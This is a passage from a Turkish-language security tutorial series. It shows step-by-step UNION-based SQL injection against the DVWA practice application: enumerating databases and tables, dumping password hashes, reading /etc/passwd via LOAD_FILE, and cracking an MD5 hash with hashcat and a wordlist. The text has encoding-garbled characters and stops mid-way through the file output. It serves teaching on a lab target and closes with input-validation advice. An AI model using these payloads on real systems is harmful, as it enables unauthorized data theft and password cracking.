Görüldüđu üzere bu sefer öncekine nazaran daha sıkı bir güvenlik prosedürü uygulanmış. Fikir cimnastiđi yapmak adına ilk derste oluşturulan shell.php dosyasını Őöyle adlandırıp göndermeyi deneyebiliriz:

shell.png.php

Ancak sonucu buna kanmaz. Çünkü 10. satırda yer alan fonksiyonların kullanımına göre ilk

noktadan sonraki tüm karakterler uzantı olarak kabul ediliyor. Dolayısıyla sunucu dosyayı upload'lamak için png.php deđerini sınavacaktır. E haliyle bu deđer ne png ne jpeg ne de jpg olduđu için dosya upload'lanamayacaktır. Őu Őartlar altında bu güvenlik önlemi aŐılamayacaktır.

DERS 14 - SQL INJECTION (LOW LEVEL)

Bu yazıda DVWA adlı web uygulamasının içerisinde bulunan bir sayfanın güvenlik zafiyetinden faydalanarak SQL Injection saldırısında bulunulacaktır.

Dersin Hedefi


Hedef sitenin veritabanında saklı olan admin şifresini SQL Injection açığından faydalanarak öğrenin.

SQL Injection Nedir?

SQL Injection, yani SQL Enjeksiyonu saldırısı bir web uygulamasına bağlı istemcinin gireceği input verisi aracılığıyla sunucudaki var olan SQL sorgusuna yeni SQL sorgusu ilave etmesine, diğer tabirle enjekte etmesine denir. SQL Injection saldırısı ile hedef sitenin hassas verilerine erişilebilir, hedef sitenin veritabanı modifiye edilebilir. Ve evet. Sql injection ile sayfa da hack'lenebilmektedir. Bu derste sayfa hack'lenmeyecektir, bunun yerine hassas bilgiye erişim gösterilecektir. Fakat bundan [sonraki derste](#) SQL Injection ile nasıl sayfa hack'leyebileceğiniz gösterilecektir.

SQL Injection Saldırısı Nasıl Yapılır?

Öncelikle işe daha iyi vakıf olabilmek adına DVWA'daki ders ekranının sunduğu işleve bir göz atalım. Ekrandaki metin kutusuna bir sayı girin:



Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

Görüldüğü üzere bir kayıt ekrana yansımıştır. Bu mekanizmadan anlayabileceğiniz gibi metin kutusuna girilen değere göre veritabanından bir kayıt çekilip ekrana yansıtılmaktadır. Arkaplanda bu işi yapan sql sorgusu şu şekildedir:

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

Şimdi hedef sitede (DVWA'da) SQL Injection açığı var mı yok muyu bir test edelim. Bunun için ekrandaki metin kutusuna tırnak (') işareti girin. Eğer tırnak işareti girildikten sonra site bir SQL syntax hatası veriyorsa - ki verecek - site SQL Injection açığına sahip demektir. Tırnak işareti siteye hata verir, çünkü sql sorgularında özel bir anlama sahiptir. Bu karakter SQL sorgularındaki WHERE koşullarında yer alan field'ların değerlerini sınırlandırmaya yarayan bir komuttur. Aşağıda metin kutusuna normal bir değer girildiği durumda arkaplanda sql sorgusunun büründüğü hal ile metin kutusuna tırnak işareti girildiği durumda sql sorgusunun büründüğü hal gösterilmektedir:

```
SELECT first_name, last_name FROM users WHERE user_id = '1';
```

```
SELECT first_name, last_name FROM users WHERE user_id = '1';
```

İkinci SQL sorgusunda görüldüđü üzere girilen tırnak deđer (kırmızı olan) SQL sorgusu için fazlalık teşkil edecektir ve bu nedenle sitede hataya sebebiyet verecektir.

NOT: Eđer SQL sorgusunun WHERE koşulundaki field'ların deđerleri tırnak işareti konulmadan koyulmuşsa bu durumda yine deđer olarak tırnak verildiđinde tırnak karakteri hataya sebebiyet verecektir. Çünkü hiç tırnak kullanımı yokken bir tırnak gelirse o kapatılmaya ihtiyaç duyacaktır ve SQL sorgusu tırnak kullanmadıđından kapatılmayacağı için yine hata meydana gelecektir.

Sitede zafiyet var mı diye deneme yapan kiři ilgili sayfanın arkaplanında yer alan SQL sorgusundaki Where cümleciđinde tırnaklı mı kullanım var yoksa tırnaksız mı diye düşünmesine gerek yoktur. Her iki durumda da metin kutusuna girilecek tırnak karakteri hataya sebep olmaktadır. Birinde fazla tırnak hatasından dolayı, diđerinde eksik tırnak hatasından dolayı.

Peki tırnak karakteri ile web sitenin hata vermesi nasıl oluyor da bir güvenlik açığı oluyor? Bunun nedeni tırnak karakterleri ile SQL sorgusunun WHERE cümleciđindeki field'ların deđerini kapatıp devamına yeni SQL kodları ekleyebiliyor oluşumuzdandır. Fakat buna geçmeden önce biraz keřif yapalım.

Arkaplandaki SQL sorgusunun WHERE cümleciđini iptal edelim. Böylece veritabanından çekilecek veri kısıtlaması ortadan kalkacak ve ilgili DVWA sayfasının kullandıđı tüm veritabanı tablosu kayıtları ekrana yansıtılacaktır.

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' #
```

SQL Sorgusunun Durumu:

```
SELECT first_name, last_name FROM users WHERE user_id = '99' or '1' = '1' # ;
```

Yukarıdaki 99 sayısının bir anlamı yoktur. Dilediđiniz sayıyı girebilirsiniz. Fakat '1' = '1' ifadesinin bir anlamı vardır. O da şudur ki 1 sayısı daima 1 sayısına eşit olacağından bu kıyaslama sürekli true döneceđi için WHERE koşulu veritabanından çekilecek kayıtlar konusunda herhangi bir kısıtlamada bulunamayacaktır. Dolayısıyla veritabanından tüm satırlar çekilecektir.

Vulnerability: SQL Injection

User ID:

```
ID: 99' or '1' = '1' #
First name: admin
Surname: admin

ID: 99' or '1' = '1' #
First name: Gordon
Surname: Brown

ID: 99' or '1' = '1' #
First name: Hack
Surname: Me

ID: 99' or '1' = '1' #
First name: Pablo
Surname: Picasso

ID: 99' or '1' = '1' #
First name: Bob
Surname: Smith
```

Yani arkaplandaki while döngüsü satır sayısı kadar dönecektir ve her iterasyonda ilgili satırın bilgilerini ekrana çıktı olarak yukarıdaki resimde olduğu gibi verecektir. Metin kutusuna girilen kodun sonundaki # işareti MySQL'de SQL sorgusunun geri kalanını yorum yap anlamına gelir. Böylece SQL sorgusunun kendinde olan tırnak karakteri fazla olmasına rağmen hataya neden olmayacaktır.

NOT: -- işareti Oracle'da SQL sorgularının geri kalanını yorum yap anlamına gelir.

Şimdi saldırı aşamasına geçelim. Amacımız hedef sitenin admin kullanıcısının şifresini öğrenmektir. Bunun için yapılması gereken işlem en genelden en spesifikçe doğru MySQL'i taramaktır. Yani önce SQL Injection ile MySQL'de kaç tane yüklü veritabanı varsa onların isimlerini ekrana yazdırmalıyız. Sonra içlerinden birini seçip seçtiğimiz veritabanına ait tüm tabloların isimlerini ekrana yazdırmalıyız. Daha sonra seçtiğimiz tablonun tüm kolonlarının isimlerini ekrana yazdırmalıyız. Daha sonra kullanıcı adı ve şifre isimlerine sahip ya da benzer isimlere sahip kolonları seçip bu kolonları içeren tablonun kullanıldığı bir SQL sorgusunu mevcut SQL Sorgusuna ilave ederek kolon değerlerini ekrana basmalıyız. Böylece en genelden en spesifikçe doğru olan bu yolculukta şifre gibi hassas verilere web arayüzünden ulaşmış olacağız. Hadi başlayalım:

1. ORDER BY ile Keşif

SQL Injection zafiyetine sahip web sayfasına kendi oluşturacağımız SQL sorgusunu ilave etmenin yolu UNION keyword'ünü kullanmaktan geçer. Bu keyword solunda ve sağındaki SQL sorgularının çektiği satırları alt alt toplamaya yarar. Fakat UNION'in söyle bir kısıtı vardır: UNION'ın sol tarafındaki sorgunun seçilen kolonlarının sayısı ile sağ tarafındaki sorgunun seçilen kolonlarının sayısının aynı olması gerekmektedir. Dolayısıyla UNION'i kullanabilmek için bizim SQL Injection zafiyetine sahip ilgili sayfanın kullandığı SQL sorgusunda kaç tane kolon seçildiğini öğrenmemiz gerekir. Bunu öğrenebilmek için ORDER BY keyword'ünden yararlanacağız. Bu keyword esasında tablodan çekilen kayıtları sıralama düzenini ayarlar,

fakat biz bunu tablonun kolon sayılarını belirleme amacıyla kullanacağız. Őöyle ki;

```
Select ... Where ... ORDER BY 1
```

Yukarıdaki ORDER BY der ki Select'in seçtiđi satırları 1. Kolona göre alfabetik olarak sırala. Eđer 1 sayısı yerine 2 sayısı konulsaydı o zaman "Select'in seçtiđi satırları 2. kolona göre alfabetik olarak sırala" emri verilmiŐ olurdu. Bu ne iŐe yarayacak diye düşünüyorsanız iŐte cevabı: ORDER BY'ın sayısını sırayla birer birer arttırıp metin kutusuna girdiđimizde tüm satırlar ilgili kolona göre sıralanacaktır. Fakat ne zaman sayfa bir SQL hatası verirse bu durumda girilen sayıda kolon sayfadaki SQL sorgusunun kullandıđı tabloda mevcut deđil demektir. Farz-i muhal ORDER BY 10 dendiđinde eđer sayfa hata verirse o zaman anlaşılır ki Select'in (mevcut sql sorgusunun) seçtiđi kolon sayısı 9'dur. Hata Őu Őekilde görünür:

```
*Unknown column '10'!
```

Dolayısıyla SQL sorgusunun kullandıđı kolon sayısını böylece tespit edebiliriz. Bunu DVWA'ya uygulayacak olursak sırasıyla ekrandaki metin kutusuna aŐađıdaki verileri girin:

```
99' or '1' = '1' ORDER BY 1 #
```

```
99' or '1' = '1' ORDER BY 2 #
```

```
99' or '1' = '1' ORDER BY 3 #
```

ORDER BY 3'te hata verir. Dolayısıyla anlarız ki ilgili SQL sorgusu Select ile sadece 2 tane kolon seçmektedir. Őimdi bu bilgiyi UNION ile ilave edeceđimiz kendi SQL sorgumuzda kullanalım. Böylece herhangi bir syntax hatasına maruz kalmadan iŐlemlerimize devam edebilelim.

2.UNION ile SQL İlave Etmek

ORDER BY ile mevcut SQL sorgusunun kullandıđı tablonun kolon sayısını tespit etmiŐtik. Bu sayı 2 idi. Őimdi bu bilgiyi kullanarak UNION ile kendi oluŐturacađımız bir SQL sorgusunu mevcut SQL sorgusuna ilave edelim.

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' UNION Select 1,2 #
```

Yukarıdaki metin kutusuna girilecek input ile arkaplanda önce sayfanın kendisine ait SQL sorgusunun kullandıđı tablonun tüm satırları çekilir. Sonra UNION ile ilave ettiđimiz yeni sorgunun 1 ve 2 verisi önceki sorgunun altına kolon kolona denk gelecek Őekilde eklenir. Yani ekrana kayıtları basmaya yarayan while döngüsü UNION'in solundaki SQL sorgusu kadar çalışacağı gibi ayrıca bir de UNION'in sađındaki bizim ilave ettiđimiz SQL sorgusunun kayıtları kadar çalışacaktır. Őu an için biz sadece birinci kolona 1 verisini, ikinci kolona 2 verisini ekledik. Yani bir satırlık bir veri eklemesinde bulunduk. Bu satır while'in son iterasyonuna denk geleceđinden dolayı ekranda en altta gösterilecektir:

Vulnerability: SQL Injection

User ID:

ID: 99' or '1' = '1' UNION Select 1,2 #

First name: admin

Surname: admin

ID: 99' or '1' = '1' UNION Select 1,2 #

First name: Gordon

Surname: Brown

ID: 99' or '1' = '1' UNION Select 1,2 #

First name: Hack

Surname: Me

ID: 99' or '1' = '1' UNION Select 1,2 #

First name: Pablo

Surname: Picasso

ID: 99' or '1' = '1' UNION Select 1,2 #

First name: Bob

Surname: Smith

ID: 99' or '1' = '1' UNION Select 1,2 #

First name: 1

Surname: 2

Bu 1 ve 2 verisinin ekranda gösterildiđi konum bir köőeye not edilmelidir. Çünkü ileride bu verilerin yerine SQL fonksiyonları koyulacaktır ve SQL fonksiyonlarının döndürdüđü deđerler 1 veyahut 2 yerine gösterilecektir.

3. SQL Fonksiyonları İle Keşif

Őimdi zafiyete sahip web sayfasının kullandığı veritabanını tanımak için bazı SQL fonksiyonları kullanalım:

- version() fonksiyonu kullanılan veritabanı yazılımının versiyonunu verir.

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' UNION Select 1,version() #
```

```
ID: 99' or '1' = '1' UNION Select 1,version() #
```

```
First name: 1
```

```
Surname: 5.5.46-0ubuntu0.14.04.2
```

NOT: version() fonksiyonu 2 verisi yerine konulduđu için önceden 2 verisinin görüntülendiđi yer olan Surname: Őimdi MySQL'in versiyonunu gösterir.

- user() fonksiyonu veritabanı yazılımının kullanıcı adını verir:

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' UNION Select 1,user() #
```

```
ID: 99' or '1' = '1' UNION Select 1,user() #  
First name: 1  
Surname: : hasan@localhost
```

- database() fonksiyonu mevcut sql sorgusunun kullandığı tablonun yer aldığı veritabanının adını verir:

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' UNION Select 1,database() #
```

```
ID: 99' or '1' = '1' UNION Select 1,database() #  
First name: 1  
Surname: dvwa
```

- @@datadir keyword'ü veritabanının yüklü olduğu dizini verir:

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' UNION Select 1,@@datadir #
```

```
ID: 99' or '1' = '1' UNION Select 1,@@datadir #  
First name: 1  
Surname: /var/lib/mysql/
```

4. Hedefe Doğru

Keşif işlemi sonrası artık şifre gibi hassas bilgileri ele geçirme işlemine başlayabiliriz. Önce hedef sistemdeki tüm veritabanı isimlerini öğrenelim. Bunun için MySQL'le beraber default olarak gelen information_schema adlı veritabanından yararlanacağız. Bu veritabanı MySQL'in 5.0.0 versiyonu ve sonrasında var olduğundan ve keşif aşamasında yaptığımız tespite göre MySQL'in versiyonu 5.5.46 olduğundan bu veritabanını kullanabileceğiz demektir. information_schema adlı bu veritabanı MySQL'de oluşturulan tüm yeni veritabanlarının, tabloların, kolonların kaydını dinamik olarak tutan bir veritabanıdır. Hedef sistemdeki tüm veritabanlarının isimlerini information_schema veritabanının schemata adlı tablosundaki schema_name adlı kolonundan öğrenebiliriz(Bunları ezberlemenize gerek yoktur. Phpmyadmin'i açıp information_schema'yi inceleyerek aradığınızı zaten bulabilirsiniz. Ona göre de enjeksiyon kodunu yazabilirsiniz):

Metin Kutusuna Girilecek Kod:


```
99' or '1' = '1' UNION Select 1,schema_name from information_schema.schemata #
```

Yukarıdaki enjeksiyon kodundaki UNION sonrası ilave ettiğimiz sorgu hedef sistemdeki tüm veritabanı isimlerini satır satır çekecektir. UNION öncesinin satırları ile UNION sonrasının satırları alt alta eklenecektir. Veritabanı ismi sayısı kadar while döngüsünün iterasyonu fazladan tekrarlanacak ve ona göre de ekrana çıktı yansıyacaktır. UNION'ın sağındaki bizim ilave ettiğimiz sorgunun döndüreceği veritabanı isimlerini alt alta değil de tek satırda görmek işimizi kolaylaştırır. Dolayısıyla okunurluğu arttırmak adına bu satırları group_concat() fonksiyonu ile tek satıra indirgeyip virgül ile birbirlerinden ayıralım:

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' UNION Select 1,group_concat(schema_name) from information_schema.schemata #
```

Böylece while döngüsü ekstrasından sadece bir kez dönecektir ve aşağıdaki çıktı meydana gelecektir:



Sarı renkle vurgulananlar hedef sistemin MySQL'indeki yüklü veritabanlarını göstermektedir. Sıralanan veritabanlarından diyelim ki dvwa'yi gözümüze kestirdik. Onu seçtik ve bir köşeye not ettik.

Şimdi seçtiğimiz dvwa veritabanının tablolarını ekrana basalım. Böylece odaklanacağımız tabloyu belirlemiş olalım. Bu işlem için yine information_schema veritabanından faydalanacağız. Fakat bu sefer tables adlı tablosunu kullanacağız. tables tablosunun table_name kolonu MySQL'deki tablo adlarını sıralamaktadır. Biz daha önce belirlediğimiz veritabanı olan dvwa'nin içerdiği tabloları sıralamak için sorgumuza bir WHERE koşulu ilave

edeceğiz.

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' UNION Select 1,group_concat(table_name) from information_schema.tables  
Where table_schema='dvwa' #
```

```
ID: 99' or '1' = '1' UNION Select 1,group_concat(table_name)  
First name: 1  
Surname: guestbook,users
```

Girilen koda dikkat edin. Daha önce belirlediğimiz dvwa adlı veritabanının tablolarını sıralama sorgusu ekledik. Bunun sonucu olarak yukarıdaki resimden de görebileceğiniz gibi dvwa adlı veritabanının tabloları sıralandı. Şifre tarzı bilgilerin yer alabileceğini düşündüğümüz tablo olarak users'i gözümüze kestirelim ve ona odaklanalım.

Seçtiğimiz veritabanı olan dvwa'nın seçtiğimiz tablosu users'i tanımak için kolon isimlerini ekrana basabiliriz. Bunun için tekrar information_schema adlı veritabanından faydalanacağız. Bu sefer bu veritabanının columns tablosunu kullanacağız. Bu tablonun column_name kolonu MySQL'deki tüm kolonları satır satır sıralar. Biz sadece daha önce belirlediğimiz tablo olan users'in kolonlarının isimlerini öğrenmek istediğimizden columns tablosuna WHERE ile kayıt daraltma işlemi uygulayacağız:

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' UNION Select 1,group_concat(column_name) from  
information_schema.columns Where table_name='users' #
```

```
ID: 99' or '1' = '1' UNION Select 1,group_concat(column_name) from informa  
First name: 1  
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```

Görüldüğü üzere users tablosunun kolon isimleri ekrana geldi. Böylelikle kullanıcı adı ve şifre değeri tutan user ve password adlı kritik kolonları tespit etmiş bulunmaktayız. Sıra bunların tuttuğu değerleri yazdırmakta.

Belirlediğimiz veritabanının belirlediğimiz tablosunun belirlediğimiz kolonlarının değerlerini yazdırmak için ilave ettiğimiz SQL sorgusunu buna göre şekillendirmemiz gerekmektedir. Kullanılacak tablo olarak belirlediğimiz tablo ismini kullanıp Select'in seçeceği kolon isimleri olarak da username ve password'ü kullanarak işlemi tamamlayabiliriz.

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' UNION Select 1,group_concat(user,0x3b,password,0x0a) from dvwa.users #
```

```
ID: 99' or '1' = '1' UNION Select 1,group_concat(user,0x3b,password,0x0a) from dvwa.users #
First name: 1
Surname: admin;5f4dcc3b5aa765d61d8327deb882cf99
,gordonb;e99a18c428cb38d5f260853678922e03
,1337;8d3533d75ae2c3966d7e0d4fcc69216b
,pablo;0d107d09f5bbe40cade3de5c71e9e9b7
,smithy;5f4dcc3b5aa765d61d8327deb882cf99
```

Görüldüğü üzere hedef sitenin hedef veritabanı tablosunda kayıtlı kullanıcı adları ve şifrelerini ekrana basmış bulunmaktayız. Şifreler MD5 ile şifrelenmiş vaziyettedir. Bu şifrelenmiş şifreler HashCat adlı tool ile kırılabilir. Hashcat ile nasıl kırılacağı aşağıda Ekstra adlı başlıkta açıklanacaktır. Saldırı koduna dönecek olursak dikkat ederseniz 0x3b ve 0x0a kullanılmıştır. 0x3b hexadecimal sistemde noktalı virgül (;) anlamına gelir. 0x0a ise hexadecimal sistemde satır atlatma anlamına gelir. Böylelikle kullanıcı adlarını ve şifrelerini birbirlerinden okunurluğa uygun bir şekilde ayırık olarak ekrana yansıtılmasını sağlamış olduk.

Özet

Enjeksiyon boyunca metin kutusuna girilen kodlar sırasıyla aşağıda verilmiştir:

```
99' or '1' = '1' #
99' or '1' = '1' ORDER BY 1 #
99' or '1' = '1' ORDER BY 2 #
99' or '1' = '1' ORDER BY 3 #
99' or '1' = '1' UNION Select 1,2 #
99' or '1' = '1' UNION Select 1,version() #
99' or '1' = '1' UNION Select 1,schema_name from
information_schema.schemata #
99' or '1' = '1' UNION Select 1,group_concat(schema_name) from
information_schema.schemata #
99' or '1' = '1' UNION Select 1,group_concat(table_name) from
information_schema.tables Where table_schema='dvwa' #
99' or '1' = '1' UNION Select 1,group_concat(column_name) from
information_schema.columns Where table_name='users' #
99' or '1' = '1' UNION Select 1,group_concat(user,0x3b,password,0x0a) from
dvwa.users #
```

Sonuç

Uzun lafın kısası metin kutuları gibi kullanıcının input girebileceği yerler denetlenmeye tabi tutulmalıdır. Mesela kullanıcıdan gelen veri tırnak içeriyorsa bu olduğu gibi sql sorgusuna katılmamalıdır. Bunun yerine ya tırnak işareti silinip sql sorgusuna dahil edilmelidir ya da tamamen bloklanmalı, yani sql sorgusuna dahil edilmemelidir. Eğer böylesi denetim mekanizmaları PHP, ASP, JSP gibi dillerle kurulmazsa bu derste olduğu gibi tek tırnak karakterinden hedef web uygulamasının admin kullanıcısının şifresine ulaşabiliriz.

Ekstra

SQL Injection ile elde edilen parolalardan admin'inkini HashCat adlı parola kırma yazılımıyla kıralım. Öncelikle Hashcat'i indirelim (Linux kullandığınız varsayılmıştır):

```
1 wget http://www.includekarabuk.com/kitaplik/indirmeDeposu/hashcat-
2.00.tar.gz
```

Ardından sıkıştırılmış dosyayı açalım:

```
1 chmod a+x hashcat-2.00.tar.gz
```

```
2 tar -xzvf hashcat-2.00.tar.gz
3 cd hashcat-2.00
```

Parolayı kırmak için yaklaşık 14 milyon satırlı meőhur bir sözlük dosyasını indirelim:

NOT: Sözlük ile kastedilen her satırda bir kelimenin yer aldığı milyonlarca satırlık text dosyasıdır. Bu text dosyasındaki her bir kelime sırasıyla bir algoritma ile hash'e dönüőtürölüp bizim admin kullanıcısının parolasıyla (hash'iyile) kıyaslanacaktır. Ne zaman eőleşme olursa o zaman eőleşen hash'lere sebebiyet veren sözlükteki kelime bizim asıl parolamız demektir. Yani parolayı kırmıő oluruz.

```
1 wget http://scrapmaker.com/data/wordlists/dictionaries/rockyou.txt
```

Artık hashcat ile parola kırmak için hazırız. SQL Injection ile elde ettiđimiz parola őuydu:

admin;5f4dcc3b5aa765d61d8327deb882cf99

Hash verisini bir dosyaya kaydedin:

```
parola.txt:
5f4dcc3b5aa765d61d8327deb882cf99
```

Yukarıdaki parola MD5 algoritması ile őifrelenmiőtir. Dolayısıyla hashcat için -m 0 parametre deđeri kullanılmalıdır (hashcat'in kullanımına pek girmeyeceđim). Ardından terminale őunu girin:

```
1 ./hashcat-cli64.bin -m 0 -a 0 parola.txt rockyou.txt
```

Ve enter'layın. Böylece őifreyi kırmıő olursunuz:

```
root@hefese-N61Jq:/home/hefese/hashcat-2.00# ./hashcat-cli64.bin -m 0 -a 0 dvwa rockyou.txt
Initializing hashcat v2.00 with 8 threads and 32mb segment-size...

Added hashes from file dvwa: 1 (1 salts)
Activating quick-digest mode for single-hash

5f4dcc3b5aa765d61d8327deb882cf99:password

All hashes have been recovered

Input.Mode: Dict (rockyou.txt)
Index.....: 1/5 (segment), 3627099 (words), 33550343 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, 3.95M words
Progress..: 3173716/3627099 (87.50%)
Running...: 00:00:00:01
Estimated.: --:--:--:--

Started: Sun Jan 17 10:59:11 2016
Stopped: Sun Jan 17 10:59:12 2016
root@hefese-N61Jq:/home/hefese/hashcat-2.00#
```

Görüldüđü üzere admin kullanıcısının őifresi "password"müő. Böylece serüvenin sonuna gelmiő bulunmaktayız.

DERS 15 - SQL INJECTION (LOW LEVEL) II

Bu yazıda güvenlik düzeyi tıpkı bir önceki derste olduğu gibi Low Level iken DVWA'ya SQL Injection saldırısı uygulanacak ve bu seferinde hassas dosyalara erişim, sayfa hack'leme gibi pratik uygulamalar yapılacaktır.

Dersin Hedefi

SQL Injection saldırısıyla hedef sistemin hassas dosyalarını okuyun ve hedef web uygulamasının (DVWA'nın) anasayfasını hack'leyin.

Uyarı

Bu yazıda SQL Injection'ın nasıl yapıldığına dair detaylı açıklama bulamayacaksınız. Çünkü daha önceki derste nasıl SQL Injection yapıldığına detaylı bir şekilde bahsedilmiştir. Bu nedenle bu yazıyı daha iyi özümseyebilmeniz için öncelikle [su linkteki](#) SQL Injection'a giriş niteliğinde olan yazıyı okumanızı şiddetle öneririm.

SQL Injection ile Hassas Dosyalara Erişim

Geçen derste bildiğiniz üzere SQL Injection saldırısıyla admin kullanıcısının veritabanında saklı şifresini öğrenmiş ve ardından Hashcat adlı şifre kırma programıyla da şifrelenmiş şifreyi kırmıştık. Bu derste ise ilk olarak linux sistemlerinde hassas bir dosya olan /etc/passwd içeriğini okumaya çalışacağız. Daha önceki derste keşif çalışmaları sonrası elde edilen bilgiler bu derste tekrarlanmayacaktır. Direk özet niteliğindeki saldırı kodlarına yer verilecektir.

Ekrandaki metin kutusuna her biri bir aşamayı temsil eden aşağıdaki kodları girdiğimizi varsayalım.

```
99' or '1' = '1' #
99' or '1' = '1' ORDER BY 1 #
99' or '1' = '1' ORDER BY 2 #
99' or '1' = '1' ORDER BY 3 #
99' or '1' = '1' UNION Select 1,2 #
99' or '1' = '1' UNION Select null, LOAD_FILE('/etc/passwd') #
```

En son satırdaki kod bu başlığın istediği hassas dosyaya erişim kodudur. Ondan öncekiler ise keşif kodlarıdır. Konumuz gereği en son koda değinecek olursak görüldüğü üzere LOAD_FILE() fonksiyonu ile SQL sorgusu üzerinden SQL sorgusunun çalıştığı yerel sistemdeki bir dosyanın içeriği enjekte edilen sorgunun ikinci kolonuna değer olarak yüklenmiştir. Böylece sayfaya hassas dosyanın içeriği yansıtılır. Bunu birebir DVWA üzerinden deneyimlemek için LOAD_FILE()'ın yer aldığı enjeksiyon kodunu metin kutusuna girin:

Metin Kutusuna Girilecek Kod:

```
99' or '1' = '1' UNION Select null, LOAD_FILE('/etc/passwd') #
```

Çıktı:

Vulnerability: SQL Injection

User ID:

```
ID: 99' or '1' = '1' union select null, LOAD_FILE('/etc/passwd') #  
First name: admin  
Surname: admin
```

```
ID: 99' or '1' = '1' union select null, LOAD_FILE('/etc/passwd') #  
First name: Gordon  
Surname: Brown
```

```
ID: 99' or '1' = '1' union select null, LOAD_FILE('/etc/passwd') #  
First name: Hack  
Surname: Me
```

```
ID: 99' or '1' = '1' union select null, LOAD_FILE('/etc/passwd') #  
First name: Pablo  
Surname: Picasso
```

```
ID: 99' or '1' = '1' union select null, LOAD_FILE('/etc/passwd') #  
First name: Bob  
Surname: Smith
```

```
ID: 99' or '1' = '1' union select null, LOAD_FILE('/etc/passwd') #  
First name:
```

```
Surname: root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
sync:x:4:65534:sync:/bin:/bin/sync
```

```
games:x:5:60:games:/usr/games:/usr/sbin/nologin
```

```
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
```

```
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
```

```
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

```
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```

```
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

```
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

```
snort:x:41:41:Snort Bug Reporting System:/usr/lib/snort:/usr/sbin/nologin
```

